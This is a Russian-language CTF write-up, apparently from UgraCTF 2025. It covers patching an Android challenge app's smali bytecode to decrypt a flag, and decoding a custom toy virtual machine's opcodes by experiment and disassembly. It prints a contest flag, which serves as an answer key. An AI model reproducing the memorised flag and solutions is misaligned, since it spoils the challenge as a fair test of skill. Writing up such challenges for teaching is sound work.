                 0x24, 0xb5, 0x7b, 0x6a, 0xc0, 0x84, 0x04, 0x0d, 0x1b, 0x95, 0xde, 0x43, 0xc8, 0x52, 0x5a, 0xc1,
                 0x9e, 0x40, 0xc7, 0xab, 0x5b, 0x3e, 0x4b, 0x39, 0xdc, 0xfd, 0x32, 0x8b, 0x59, 0x91, 0xa7, 0x6c,
```

```
0xe7, 0x13, 0x6b, 0x14, 0x74, 0x31, 0xd2, 0x9d, 0xca, 0xb0, 0xf5, 0x85, 0x06, 0x6f, 0x9a, 0x36,
0x4c, 0x8e, 0x6d, 0x4f, 0x1e, 0x07, 0xd7, 0xe6, 0xed, 0xf0, 0x61, 0x10, 0xe0, 0x78, 0x1a, 0x60,
0xb3, 0xeb, 0x1f, 0xb8, 0xc6, 0xa8, 0xef, 0xa1, 0x73, 0xcf, 0x26, 0x11, 0x35, 0x20, 0x0b, 0xf4,
0x7e, 0x7f, 0x93, 0xe1, 0x67, 0xd3, 0xff, 0x08, 0x75, 0xae, 0x4e, 0xd9, 0x88, 0x9f, 0x86, 0xc3,
0xbb, 0xce, 0x66, 0x22, 0x37, 0xf1, 0x38, 0xe4, 0x5e, 0x15, 0x94, 0xf8, 0x29, 0x3b, 0xd0, 0x18,
0xbf, 0x6e, 0xa2, 0x5f, 0x81, 0xb1, 0x69, 0xcc, 0xd4, 0x8a, 0x65, 0xd5, 0x2e, 0xe3, 0x0a, 0x27,
0x3f, 0x96, 0xfc, 0x00, 0x09, 0xac, 0x98, 0xa4, 0x89, 0x16, 0x5d, 0x0f, 0x79, 0x83, 0x02, 0x47,
0x5c, 0xea, 0x34, 0x17, 0x64, 0x8d, 0x90, 0x49, 0x3a, 0x23, 0x99, 0x01, 0xfa, 0xaa, 0xc4, 0xb7,
0x77, 0x62, 0x7a, 0x70, 0x45, 0x21, 0x41, 0x57, 0x63, 0x54, 0x76, 0x82, 0xba, 0xdd, 0x05, 0x50,
0xdf, 0x68, 0x9b, 0x1c, 0xa9, 0x7d, 0x58, 0x3d, 0xf9, 0x3c, 0x72, 0xe2, 0xdb, 0x2c, 0xf3, 0xfb,
0x53, 0xf6, 0x46, 0xec, 0x2f, 0xe5, 0x25, 0x44, 0x51, 0xbd, 0x7c, 0xe9, 0x1d, 0xb9, 0xf2, 0x9c,
0x28, 0xc9, 0xb4, 0x55, 0xbc, 0x12, 0xb6, 0xfe, 0xe8, 0x2a, 0x42, 0x4d, 0xa5, 0xcb, 0x71, 0xda,
0xa3, 0xd8, 0x4a, 0xad, 0xc5, 0x92, 0x8f, 0xd6, 0xee, 0x80, 0x8c, 0x48, 0x87, 0xcd, 0xaf, 0x0e};
```

Давайте попробуем добавить её в код.

Всё в том же файле `smali\com\rozetkin\secusafe\ui\encrypt\EncryptFragment$Crypto.smali` находим инициализацию переменных класса `Crypto`:

```
.method static constructor <clinit>()V
    .locals 1

    new-instance v0, Lcom/rozetkin/secusafe/ui/encrypt/EncryptFragment$Crypto;

    <...>

    fill-array-data v0, :array_0

    .line 220
    sput-object v0, Lcom/rozetkin/secusafe/ui/encrypt/EncryptFragment$Crypto;->a1:[I

    .line 228
    invoke-static {v0}, Lkotlin/collections/ArraysKt;->reversedArray([I)[I

    move-result-object v0

    <...>

    :array_0
    .array-data 4
        0x93
        0xab
        0x9e
        0x3
        0x16
        0xbe
        ... много байт
    .end array-data

    :array_1
    .array-data 4
        0x0
        0x1
        0x2
        0x4
        0x8
        0x10
        0x20
```

```
        0x40
        0x80
        0x1b
        0x36
    .end array-data
.end method
```

Добавляем еще один массив в конец:

```
:array_2
.array-data 4
    0x30
    0xa0
    0x97
    ... много байт (invsbox)
.end array-data
```

И теперь

```
invoke-static {v0}, Lkotlin/collections/ArraysKt;→reversedArray([I)[I
move-result-object v0
```

заменяем на

```
const/16 v0, 0x100
new-array v0, v0, [I
fill-array-data v0, :array_2
```

После пересборки код выглядит так:

```
Crypto.a1 = new int[]{0x93, 0xAB, 0x9E, ...байты SBox};
Crypto.a2 = new int[]{0x30, 0xA0, 0x97, ...байты invSBox};
```

Попробуем еще раз дешифровать, и получаем флаг.

Несколько замечаний

Можно было еще попробовать реализовать дешифрование, опираясь на алгоритм шифрования, поскольку он не падал в приложении и явно был симметричным.

Можно было посчитать, что это обычный AES-ECB, не совсем так. Во-первых `SBox` (и `invSBox`) не стандартные. Во-вторых неправильно реализована функция расширения ключа, из-за чего результат выходит другой:

```
// Key expansion: generates an expanded key (176 bytes for AES-128)
private fun sub1(a: ByteArray): ByteArray {
    val b = ByteArray(176)
    a.copyInto(b, 0, 0, 16)
    var c = 16
    var d = 1
    val e = ByteArray(4)
    while (c < 176) {
        for (i in 0 until 4) {
            e[i] = b[c - 4 + i]
        }
        if (c % 16 == 0) {
            // Rotate left
            val t = e[0]
            e[0] = e[1]
            e[1] = e[2]
            e[2] = e[3]
            e[3] = t
```

```
            // Apply S-box
            for (i in 0 until 4) {
                e[i] = a1[(e[i].toInt() and 0xff)].toByte()
            }
            // XOR with round constant
            e[0] = (e[0].toInt() xor unk1[d]).toByte()
            d++
        }
        for (i in 0 until 4) {
            b[191-c] = (b[c - 16].toInt() xor e[i].toInt()).toByte() // <- here is the bug
            c++
        }
    }
    return b
}
```

Если пытаться запустить приложение на Android 14 и ниже, то приложение будет падать, так как в `mainActivity` используется фнкция определения причины старта приложения при помощи `ApplicationStartInfo`, которая появилась только в Android 15. Её нужно вырезать, чтобы приложение запустилось.

Также при реализации вручную алгоритма дешифрования нужно обратить внимание, что ключ, если он меньше 16 байт (а у нас как раз этот случай), неочевидно расширяется до 16 байт при помощи добавления нулей в конец. Это можно увидеть в функции `generateKey`:

```
private final byte[] generateKey(String s) {
    byte[] arr_b = new byte[16]; // <- заполняется нулями по умолчанию
    byte[] arr_b1 = s.getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(arr_b1, "getBytes(...)");
    System.arraycopy(arr_b1, 0, arr_b, 0, RangesKt.coerceAtMost(arr_b1.length, 16));
    return arr_b;
}
```

Флаг: **ugra_hey_this_is_my_secret_maybe_i_shall_use_bitwarden_instead_8nmf2lyrad2m**


Просеиватель

Реверс-инжиниринг, 400 очков.

> В УНИИИУ разработали супер-компьютер. (Время, правда, в УНИИИУ идёт чуть иначе, чем у нас, так что у вас может сложиться иное впечатление.) Мы получили доступ к его прототипу. Раскройте секреты уцуцуги вместе с нами!
>
> *https://sifter.q.2025.ugractf.ru/token*


Решение

В задании дан доступ к какой-то машине:




Большой квадрат — это, вероятно, оперативная память или код программы. `r0`, `r1`, `r2`, `r3` — регистры, `flag` — условные флаги (Zero, Sign, Carry, Overflow — совпадает с x86). `pc` — тоже какой-то регистр, но, видимо, чем-то необычный.

Попробуем нажать кнопку «Run»:



В регистрах изменились значения, а в оперативной памяти/программе жёлтый курсор переставился на адрес `0x06`. Тот же адрес записан в `pc`, и если `pc` поменять, то и позиция курсора изменится. Вероятно, это program counter, альтернативное название instruction pointer.

В консоли можно ввести пароль. Независимо от введённых символов ровно через 8 нажатий выводится строка «Forbidden.», а программа останавливается:



При этом в памяти что-то меняется, так что она всё же является RAM, а не ROM. «Run» больше не работает, но после перезагрузки страницы всё восстанавливается в изначальное состояние.

В исходниках веб-страницы ничего интересного, там только общение с сервером, поэтому, вероятно, придётся честно распознавать архитектуру. Поскольку супер-компьютер разработан в УНИИИУ, а опкоды не похожи ни на arm, ни на x86, да и регистра всего четыре, скорее всего, архитектура это какая-то своя, и как она работает — придётся узнавать руками.

Опкоды Действие инструкций исследуют, запуская их с разными входными данными и анализируя, что при этом происходит с регистрами и памятью.

Очистим всю память и начнём с опкода `00`. «Step» её исполняет и останавливается на адресе `01`, т.е. это однобайтовая инструкция. Положим в регистры случайные значения, установим случайные флаги, запустим опять — ничего не происходит. Вероятно, это `nop`, как раз похоже на опкод `00`.

Опкод `01`, судя по всему, копирует значение из `r0` в `r1`. `02` — из `r0` в `r2`, `03` — вы угадали, из `r0` в `r3`. По аналогии, видимо, `00` — это `mov` из `r0` в `r0`.

`04` — это `mov r0, r1`. `05` тоже ничего не делает, `06` — `mov r2, r1`, `07` — `mov r3, r1`. Похоже на то, что младшие два бита означают источник, а следующие два бита — назначение `mov`. Проверим, действительно ли `0e` копирует из `r4` в `r3`? Да, это так. Мы декодировали один опкод! Запишем:

```
0000ssdd mov d, s
```

Попробуем теперь следующий неопознанный опкод, `10`. Запустим его со значениями регистров `r0 = 11, r1 = 22, r2 = 33, r3 = 44`. В `r0` оказался `22`. Странно, опять `mov`, что ли? Или закономерности между регистрами проявились? Поставим случайные значения регистров: из `48 81 0c 54` стало `90`. О, это же `48 * 2` в шестнадцатеричке! Запишем: `10` умножает `r0` на `2`.

Попробуем `11`: `48 81 0c 54 → 48 c9 0c 54`. Это не похоже на умножение, но `c9` — это в точности `48 + 81`. `11` — это `add r1, r0`. А `10` — это тогда `add r0, r0`. Хмм... Проанализируем закономерность на `12`, `13`, `14` — видимо, это действительно бинарная операция `add`. Удостоверимся, что `1e`, `1f` тоже работают как надо, и запишем:

```
0001ssdd add d, s
```

Судя по всему, у бинарных операций здесь более-менее одинаковый формат: первые 4 бита задают операцию, затем идут номера регистров-аргументов. `20` записало в `r0` нуль, `21`: `48 81 0c 54 → 48 c9 0c 54`.

Опять сумма, что ли? Попробуем другие аргументы: `0c 54 00 00 → 0c 58 00 00`. Как получить `58` из `54` и `0c`? Не OR, не AND, ага, XOR! Проверяем парочку других комбинаций и записываем:

```
0010ssdd xor d, s
```

После этого аналогичными методами восстанавливается:

```
0011ssdd and d, s
```

Вот с `40` уже туго. После этой операции в `r0` оказывается нуль. `41` зануляет `r1`, `42` — `r2`, `43` — `r3`, и вроде бы и ладно, но `44`, `48` и `4c` *тоже* зануляют `r0`, и откуда такие дубликаты — непонятно. Действительно, что ли, биты игнорируются? Почему тогда в загруженной по умолчанию программе, где третья инструкция — `42`, в `r2` оказывается не `00`, а `45`? На нашей «пустой» машине инструкция загружает нуль даже с теми же регистрами, в чём же разница? Хмм.. а может, эта инструкция работает с памятью? Если считать, что инструкция `42` — это всё же `?? d, s`, и `s` не игнорируется, то в качестве `s` выступал бы `r0`. В `r0` записано `a9`, а по адресу `a9` как раз лежит `45`. Да, это чтение из памяти!

```
0100ssdd ldr d, s
```

Наученные горьким опытом, запустим с регистрами `11 22 33 44` опкод `50` и увидим, что по адресу `11` записалось `11`. Поэкспериментируем еще немного и подтвердим, что это инструкция записи в память.

```
0101ssdd str d, s
```

Инструкция `60` при запуске на `11 22 33 44` влияет на флаги, устанавливая флаг `Z`. Запуская её с разными входными значениями флагов, можно понять, что она всегда ставит флаги `Zsco`, а не просто поднимает `Z`. Поскольку до этого момента ни одна инструкция на флаги не влияла, вероятно, `60` — либо операция загрузки флагов из обычного регистра (что опровергается запуском со всеми нулевыми регистрами), либо устанавливает фиксированные флаги, что больше похоже на правду.

`61` на регистрах `11 22 33 44` сбрасывает все флаги, но на `44 33 22 11` ставит `zSCo`. Можно проверить, что `r2` и `r3` ни на что не влияют, а `r0` и `r1` — да. Значит, это бинарная операция сравнения — либо `cmp`, либо `test` (из x86). Можно проверить, что если `r0 == r1`, флаги ставятся в `Zsco` независимо от конкретного значения, так что это всё же `cmp`, т.е. флаги ставятся согласно разности `d` и `s`:

```
0110ssdd cmp d, s
```

Следующая инструкция восстанавливается как:

```
0111ssdd or d, s
```

А вот с опкодом `80` начинается ерунда, потому что инструкция начинает занимать 2 байта. К счастью, такой опкод есть в самом начале дефолтной программы, и там `80 a9` загружает в регистр `r0` значение `a9`, а затем `81 b9` загружает в `r1` значение `b9`. Поиграемся и сойдёмся на том, что эта инструкция загрузки константы в регистр:

```
100000dd iiiiiiii imm d, i
```

Инструкция `84` занимает один байт и превращает `r0 = 11` в `r0 = ef`, а при втором запуске — обратно. Вероятно, это отрицание. Опять перебираем `85`, `86`, `87`:

```
100001dd neg d
```

`88` превращает `r0 = 11` в `r0 = ee`. Это уже похоже просто на инверсию. Опять проверяем, опять удостоверяемся:

```
100010dd com d
```

Уже понятно, что в карте опкодов, вероятно, закончилось место для нормальных двухаргументных инструкций, и сейчас пойдут унарные и инструкции с нестандартным форматом.

`8c` превращает `11 22 33 44` в `22 33 44 44`, а `48 81 0c 54` в `90 81 0c 54`. Опять выглядит как умножение `r0` на 2. `8d`, `8e`, `8f` делают то же самое с `r1`, `r2`, `r3` соответственно. Странно, что есть инструкция-дубликат, но опустим это.

```
100011dd shl d, 1
```

Инструкция `90` при запуске переводит программу в состояние «Waiting for serial input». При вводе символа в `r0` оказывается код введённого символа. Проверяем ещё три опкода и пишем:

```
100100dd in d
```

Аналогично, `94` занимается выводом:

```
100101ss out s
```

Инструкция `98` как будто бы ничего не делает, но `99` устанавливает флаги `zSco` на `48 81 0c 54`. Хм, может и `98` тогда влияет на флаги? Да, она их сбрасывает. На входе `11 22 33 44` оба опкода сбрасывают флаги. Экспериментируем и понимаем, что эта унарная операция, просто выставляющая флаги Z и S в соответствии с регистром, т.е. инструкция `tst`:

```
100110ss tst s
```

`9c` игнорирует `r1`, `r2`, `r3` и переводит `r0` из `11` в `88`, а из `88` в `11`. Что это за такая хитрая унарная операция? `00` ↔ `00`, `01` ↔ `80`, `02` ↔ `40`, `03` ↔ `c0`... О, это же переворот битов!

```
100111dd rbt d
```

`a0` двухаргументная. `a0 00` будто ничего не делает, `a0 01` переводит `r0` из `11` в `08`, из `44` в `22`. Звучит как сдвиг вправо на `1`. `a0 03` переводит `ff` в `1f`, т.е. второй аргумент — это величина сдвига:

```
101000dd shr d, i
```

`a4` — также сдвиг. Почему есть два сдвига? Заметим, что `ff` всё же переводится в `ff`, т.е. это, скорее всего, знаковый сдвиг:

```
101001dd sar d, i
```

Следующие опкоды восстанавливаются как повороты:

```
101010dd rol d, i
101011dd ror d, i
```

С `b0` начинается веселье. Внезапно `pc` переключается на `00`. Это похоже на инструкцию прыжка, но почему `00`? Ах да, у этой инструкции, вероятно, есть второй байт: `b0 01` переставляет `pc` на `01`.

```
10110000 iiiiiiii jmp i
```

`b1 01` не делает ничего, как и все следующие инструкции вплоть до `b8 01`, а `b9 01`, `ba 01` и т.д. вплоть до `bf 01` опять совершают прыжок на `01`. Почему так много одинаковых инструкций прыжков? А, наверное, это условные прыжки, а у нас просто все флаги сброшены. Здесь можно написать скрипт, запускающий эти инструкции с разными флагами и анализирующий, при каких комбинациях прыжок происходит. Загуглив, как инструкции условных прыжков обычно зависят от флагов, можно восстановить, что условия соответствуют следующей логике:

```
10110000 iiiiiiii jmp i
10110001 iiiiiiii jl i
10110010 iiiiiiii jbe i
10110011 iiiiiiii jle i
10110100 iiiiiiii je i
10110101 iiiiiiii js i
10110110 iiiiiiii jb i
10110111 iiiiiiii jo i
10111000 iiiiiiii nop
10111001 iiiiiiii jge i
10111010 iiiiiiii ja i
10111011 iiiiiiii jg i
10111100 iiiiiiii jne i
10111101 iiiiiiii jns i
10111110 iiiiiiii jae i
10111111 iiiiiiii jno i
```

nop на 10111000 — это, вероятно, артефакт результата обращения условия безусловного jmp, и на самом деле это инструкция «прыгать никогда».

c0 инкрементирует r0, c4 декрементирует:

```
110000dd inc d
110001dd dec d
```

c8 и все инструкции дальше вплоть до ff выводят ошибку «Undefined instruction», а ff выводит «Halted»:

```
11111111 hlt
```

Есть некоторая вероятность, что на самом деле какие-то опкоды там есть, просто они двухбайтные, но учитывая то, что байтов выше c8 в программе очень мало, вероятно, это просто данные, а инструкций там действительно нет. Поздравляю, вы дошли до конца internet!

Опкоды — методом пристального взгляда Вариант разбора от участников. Мнемоники не совпадают с официальными из-за clean-room решения.

Альтернативный метод получения опкодов — нажимать на «Step» и смотреть за поведением. Эта кнопка просит выполнять инструкции по одной, что позволяет увидеть размер всех инструкций, циклы, а также влияние инструкций на регистры и память.

Таким образом, только на первом прогоне цикла можно заметить следующее:

```
00: 80 a9 # в r0 записалось 0xa9
02: 81 b9 # в r1 записалось 0xb9
04: 42    # в r2 загрузилось значение 0x45 ('E')
05: 96    # на экран вывелось E
06: c0    # значение r0 теперь 0xaa
07: 64    # обновился регистр флагов
08: bc 04 # переходит назад на позицию 4
```

На последующих прогонах цикла можно заметить, что инструкция 0xc0 всегда увеличивает r0 на единицу, инструкция 0x42 постоянно загружает в r2 новые символы пароля (ищем пароль в памяти, понимаем что символы загружаются с адреса из регистра r0), а цикл завершается, когда инструкция 0x64 устанавливает флаг Z (в этот момент r0 становится равно r1, что заставляет предположить, что 0x64 сравнивает r0 и r1).

По первым двум инструкциям можно предположить, что младшие 2 бита опкода кодируют регистр, с которым работает инструкция, и, соответственно, инструкции 0x82 и 0x83 будут загружать значения в регистры r2 и r3. Вбиваем эти опкоды в память и убеждаемся, что это действительно так.

Теперь заметим, что в младших битах инструкций 0x42 и 0x96, работающих с регистром r2, записано 2, а в младших битах инструкций 0xc0 и 0x64, работающих с регистром r0, записано 0 — логично предположить, что эти инструкции тоже хранят свой операнд в младших битах. Проверяем, убеждаемся что это так. Но у инструкции 0x64 явно есть ещё один операнд (r1) — логично поискать его номер ещё где-то в битовой записи инструкции. Пристально вглядываемся и видим, что биты 2 и 3 числа 0x64 кодируют число 1. Проверяем, убеждаемся что это так.

Таким образом, получаем следующую частичную таблицу инструкций:

```
0100 00xx -> mov rX, [r0]
0110 yyxx -> cmp rX, rY
1000 00xx -> mov rX, [следующий байт]
1001 01xx -> put rX
1011 1100 -> jnz [следующий байт] (то есть, переходит по закодированному в инструкции адресу, если флаг ZF не взведён)
1100 00xx -> inc rX
```

С такими знаниями уже можно пытаться писать дизассемблер. Получаем примерно следующее:

```
00: mov r0, 0xa9
02: mov r1, 0xb9
04: mov r2, [r0]
```

```
05: put r2
06: inc r0
07: cmp r0, r1
08: jnz 0x4
...до сюда мы уже разобрали код. Посмотрим, насколько понятным станет дальнейший мусор...
0a: mov r0, 0xb1
0c: 0x92 # неизвестный опкод
0d: 0x58 # неизвестный опкод
0e: inc r0
0f: cmp r0, r1
10: jnz 0xc
```

Как видим, вполне читаемо. Пройдём ещё раз по коду пошаговой отладкой, и поймём, что `0x92` — это чтение из консоли в регистр `r2` (аналогично `0x96` предполагаем что регистр назначения кодируется младшими битами), а `0x58` — это команда, записывающая `r2` в память... и мы видим, что регистр `r2` закодирован не в привычной нижней позиции, а в позиции второго операнда. Это заставляет предположить, что позиция первого операнда кодирует регистр `r0`, относительно которого происходит запись. Проверяем, убеждаемся что это так. На этом моменте логично предположить, что то же самое справедливо и для инструкции чтения памяти, с точностью до порядка операндов — и да, это тоже оказывается так. Получаем такую таблицу инструкций:

```
0100 yyxx -> mov rX, [rY]
0101 yyxx -> mov [rX], rY
0110 yyxx -> cmp rX, rY
1000 00xx -> mov rX, [следующий байт]
1001 00xx -> get rX
1001 01xx -> put rX
1011 1100 -> jnz [следующий байт]
1100 00xx -> inc rX
```

Идём дальше по коду:

```
12: mov r0, 0x0a # '\n'
14: put r0  # выводит в консоль перевод строки
15: mov r0, 0xa9
17: 0xc5  # r1 принимает значение b8, было b9
18: mov r2, [r1]
19: mov [r0], r2
1a: inc r0
1b: cmp r0, r1
1c: jnz 0x17
```

Сделаем единственно логичное предположение: опкоды `0xc4-0xc7` кодируют инструкцию декремента. После этого видим выглядящий довольно логично цикл переворачивания массива в памяти. Это говорит о том, что, скорее всего, мы на верном пути. Продолжаем дизассемблировать.

```
1e: dec r1
1f: mov r0, [r1]
20: 0x84
21: dec r1
22: mov r2, [r1]
23: dec r2
24: dec r1
25: mov r3, [r1]
26: 0xab 0x5  # то, что это цельная инструкция, можно понять пошаговой отладкой
28: 0x13
29: mov [r1], r3
2a: dec r1
2b: dec r1
```

```
2c: mov r0, [r1]
2d: 0x88
2e: 0x2c
2f: mov [r1], r0
30: dec r1
31: dec r1
32: mov r3, [r1]
33: 0xaf
34: 0x2
35: 0x1b
36: mov [r1], r3
37: dec r1
38: mov r2, [r1]
39: 0x9e
3a: 0x22
3b: mov [r1], r2
3c: inc r1
3d: mov r0, [r1]
3e: inc r1
3f: mov r3, [r1]
40: 0xab 0x7
42: 0x2b
```

Здесь мы наконец видим инструкции, производящие, судя по монитору, какие-то арифметические операции. На этом этапе исследовать поведение инструкций внутри кода уже неудобно, поэтому перезапустим виртуалку и запишем в память следующее:

```
0: [интересующий нас опкод]
1: jnz 0
```

Поскольку мы пока не нашли инструкцию безусловного перехода, приходится пользоваться условным. Это не проблема, поскольку большинство инструкций на этом процессоре не трогают флаги, а исходно ZF сброшен. Видим следующее поведение:

- `0x84` — с исходными значениями регистров ничего не делает, но если записать в `r0` единицу, значение начинает скакать между `1` и `0xff` (`-1`). Делаем вывод, что это инструкция `neg` (унарный минус). По аналогии с инструкциями `inc` / `dec` понимаем, что `0x85-0x87` это `neg r1-r3` соответственно.
- `0xab 0x05` — так же ничего не делает на нулевых регистрах, но если угадать по младшим битам, что один из операндов — `r3`, и записать в `r3` единицу, то `r3` начинает в цикле пробегать значения `1`, `0x20`, `4`, `0x80`, `16`, `2`, `0x40`, `8`. По цикличности и сходству с битовым сдвигом в этой инструкции можно узнать инструкцию поворота битов влево на 5 позиций. Напрашивается очевидный вывод, что байт `0x05` — это дополнительный операнд, кодирующий размер поворота. Проверяем и убеждаемся что это так.
- `0x13` — так же ничего не делает при всех нулевых регистрах, запись единицы в `r3` тоже ничего не даёт. Но если записать единицу в `r0`, инструкция начинает вести себя как `inc r3`. Напрашивается логичный вывод, что эта инструкция — `add r3, r0`. По аналогии с `cmp` понимаем вероятное значение остальных опкодов `0x10-0x1f`.
- `0x88` — регистр `r0` чередует значения `0` и `0xff`. Так ведёт себя операция побитового НЕ (`not`). По аналогии с `neg` угадываем опкоды `0x89-0x8b`.
- `0x9e` — при записи единицы в `r2`, `r2` начинает циклически переходить между состояниями `1` и `0x80`. Похоже на операцию переворота битовой записи числа (для определённости обозначим её `rev`).
- `0x22` — при записи единицы в `r0`, `r2` начинает переключаться между состояниями `0` и `1`. Так ведёт себя побитовое исключающее ИЛИ (`xor`).
- `0xab 0x07` — уже известная нам инструкция `rol`, но с другим операндом.
- `0x2b` — уже известная нам инструкция `xor`, но с другими операндами.

Получаем такую таблицу инструкций:

```
0001 yyxx -> add rX, rY
```

```
0010 yyxx -> xor rX, rY
0100 yyxx -> mov rX, [rY]
0101 yyxx -> mov [rX], rY
0110 yyxx -> cmp rX, rY
1000 00xx -> mov rX, [следующий байт]
1000 01xx -> neg rX
1000 10xx -> not rX
1001 00xx -> get rX
1001 01xx -> put rX
1001 11xx -> rev rX
1010 10xx -> rol rX, [следующий байт]
1011 1100 -> jnz [следующий байт]
1100 00xx -> inc rX
1100 01xx -> dec rX
```

